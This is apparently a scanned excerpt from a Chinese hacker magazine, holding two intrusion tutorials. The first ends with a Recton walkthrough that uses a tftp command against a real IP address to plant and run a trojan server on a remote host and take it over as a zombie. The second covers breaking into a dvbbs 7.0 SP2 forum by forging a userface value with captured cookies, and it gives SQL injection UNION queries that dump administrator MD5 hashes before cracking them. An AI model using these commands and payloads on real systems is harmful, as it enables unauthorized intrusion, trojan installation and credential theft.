


图5 木马服务端程序的安装

虽然通过“种植者”功能可以将木马服务端下载到远程主机，但是这个功能非常的不稳定，而且下载的脚本也可能会引起杀毒软件的报警，引起用户的注意。所以我们最好还是通过其他办法进行木马服务端的安装。同样，首先在本地架设一个Tftp服务器，然后点击“CMD命令”选项，通过这个命令可以在远程计算机上执行我们输入的CMD命令。首先设置远程计算机属性，然后在“CMD”中输入命令 **tftp–i218.89.163.143 get xxx.9.0.3 mm.exe**，如图6所示。




图6 通过Tftp命令下载服务端

这就可以给远程计算机上传一个木马服务端程序，上传过程中，我们可以在tftpd32窗口查看上传的进度。上传完毕后，再在“CMD”中输入命令 **run mm.exe** 就可以启动木马服务端了。打开木马的客户端程序，更新IP地址，很快一只“肉鸡”就进入了我的怀抱，哈哈。

六、小结

除了通过Recton进行入侵以外，用户还可以考虑使用Rcmd、Remoxec进行入侵。这两款工具虽然没有Recton那么多功能，但在稳定性上却比Recton强很多，其中Rcmd是一款在CMD下运行的工具。它们的运行原理和Recton中“CMD命令”选项的原理差不多，都是首先连接远程计算机，然后执行CMD命令来下载服务端，用户可以根据需要进行选择。好了，到此为止，通过WMI漏洞获得肉鸡的方法就为大家介绍到这，如果有什么问题的话，欢迎大家到《黑客手册》的论坛，我们一起讨论学习。

【文章中所涉及到的Ntscan、Recton、纯真版IP数据库等，已经收录在光盘中】

编辑点评： 利用WMI已经算老方法了，但在网吧中很有利用价值。

【雕虫小技之脚本专辑】

判断对方是2000还是2003可以通过telnet对方的80端口获得然后Get实现，如果是IIs 5.0就是2000系统，IIs 5.2就是2003系统了，如果做了屏蔽，还可以直接请求一个不存在jnc.aspx文件，如果返回的是普通的404错误就是2000，如果出现aspx错误就是2003，很有效的哦！

在进行数据库猜测如access还有Mysql的时候经常需要用到将Ascii码转换成正常字符，这个时候需要用到ascii表，如果你一时找不到表会不会很着急，呵呵！其实系统本身就有一个ascii表的。打开记事本，将你的alt键按住，然后输入数字97，是不是出现了个a，这就是说97对应的是a啦！不信去试试。

从网站被挂马，到webshell

Yizhigu

从本文你可以学到：
1. 利用动网头像过滤漏洞越权获得前台管理权限
2. 结合动网回收站漏洞提交SQL语句提升后台管理权限
3. 借助md5crack破解md5密码
4. 如何结合社会工程学利用别人种的"木马"
5. 查找和修改蓝屏木马的加密密码

一、起因

前几天重装了系统，刚联上网不久，一哥们儿就来我家上网。虽然系统没有自动更新好补丁，也没安装杀毒软件，但相信朋友也不致乱进网站中毒吧。可事情偏就那么巧，等我更新好所有补丁并安装卡巴斯基执行全盘扫描，居然发现系统染上pcshare木马。难怪最近系统极度不正常！在正常模式下不能清除该病毒，于是进入安全模式下完成了查杀工作。木马算是清理了，可总不能让这个挂马者通过网页木马继续害人吧。正好我用的也是PCshare木马，没想到这次居然中了别人的pcshare服务端。难道是老天派来故意捉弄我的？不管了，这个挂马页面我是执意要清除了，顺便也把他的webshell删了。还好浏览网站的历史记录还在，于是打开朋友进的几个网站，果然有一个网站被挂马了，通过卡巴的病毒定义来看，这个就是PCshare病毒了，如图1所示。




图1 发现pcshare木马

看来，在系统没有彻底"武装"之前，是绝对不能随便进一些非大型网站的！还好，这个挂马者并没有对他的木马服务端进行免杀处理，要不到现在我可能还是他的肉鸡。要知道最新的PCshare1130版可以定义插入到winlogon进程，就算用冰刃这样的超级防黑工具也看不到了。接下来要做的事就是人侵这个网站，揪出挂马者！

二、艰难的突破

本来准备用SQL注入工具检测一下网站，可是想想现在很多网站的管理员密码和后台页面拿到了也没什么用途。大多网站都采用了防注入程序，还有很多网站管理密码都是通过MD5或者其他方式加密了，就算你破解拿到管理员密码，可能他的后台没有任何可以利用的地方，换来的只是你的失望。

看来这个网站有个论坛，看了一下论坛底部的版权信息，不知道是失望还是开心，居然是动网7.00SP2版，如图2所示。




图2 论坛为dvbbs 7.0 sp2

现在的管理员太不注重安全了，这个网站注册会员有将近一万，竟然都不更新动网漏洞；开心的是突破口找到了，人侵也有戏了。动网7.00SP2版对groupID判断不严密，可导致用户修改userface提交特殊代码成为管理员。先用一下xpfox制作的漏洞利用工具试一下，竟然没有成功，如图3所示。




图3 用xpfox的通用提权失败

在个人信息修改的页面看了一下，可以自定义修改头像啊，难道管理员补上漏洞并故意在版权那耍我们？本来准备自己写代码用NC提交的，可是懒人不做复杂事。再来试一下zj1244写的动网提升前台工具，先打开"个人资料修改"处，然后通过抓包利器WSE跟踪内存中的这个页面，在该页面处更新，就可以抓取到当前登录用户的cookie信息了。把更新个人信息页面填写到动网前台提权工具上，cookie栏填写抓包得到的结果，然后点"发送"，可以看到提示"可能成功"，如图4所示。




图4 提示可能成功

当然，这个工具只是修改用户的自定义 userface 值来验证是否成功的，我们登录看看，果然已将我注册的 test 提升为前台管理员了，如图 5 所示。




图5 成功提权为前台管理员

成为这个前台管理员后，就需要判断这个论坛是 Access 还是 SQL 版的，以此确定用不同的方法进行后续工作。打开“管理”进到后台登录页面，看来这个论坛是 Acess 版的，利用工具再次提升是不可能了。不过可以结合手工注入，通过论坛回收站页面来查找利用信息。

一般来说，我常用的方法就是提交查询 dv_log 表的注入语句：

```
recycle.asptablename=Dv_bbs1 union select 1,1,l_content,1,1,1 from dv_log where l_announceid=0 union select 1,1,1,1,1,1 from dv_bbs1&page=1
```

可是在日志页面怎么也找不到管理员的前后台明文密码，看来又遇到麻烦了。可是总不能就这么放弃吧，先结合这个语句来判断管理员信息：

```
recycle.asptablename=Dv_bbs1 union select 1,1,UserPassword,username,1,1 from dv_User where userid=1 union select 1,1,1,1,1,1 from dv_bbs1&page=1
```

这里我定义的是查找ID值为1的这个用户密码，如图6所示。

□	admin	196ff70efaf6913f
□	欢迎光临本站新论坛！	晓晓

图6 得到前台管理 md5 密码

一般情况下，这个就是论坛的管理员。接着来暴后台管理员密码，利用语句如下：

```
recycle.asptablename=Dv_bbs1 union select 1,1,Password,UserName,1,1 from dv_Admin union select 1,1,1,1,1,1 from dv_bbs1&page=1
```

可以在最后一页看到后台管理员的用户和密码。如图7所示。

□	gmxiao	196ff70efaf6913f
□	ming	196ff70efaf6913f
□	欢迎光临本站新论坛！	晓晓

图7 后台管理 md5 密码

这就好办了，前后台管理员的密码相同，接下来就是爆破这个 md5 密码值了。

小经验

打开 MD5 密码破解工具 MD5crack3.2，输入加密的 md5 值，我这里选择的是数字集合，破解位数 5—10。其实一般情况下我都会选择这样的组合，如果在这个范围内还猜解不出密码，那就比较难了。看来老天嫌我受挫过多，居然没用一秒时间就搞定了密码，完完全全的弱口令，如图 8 所示。

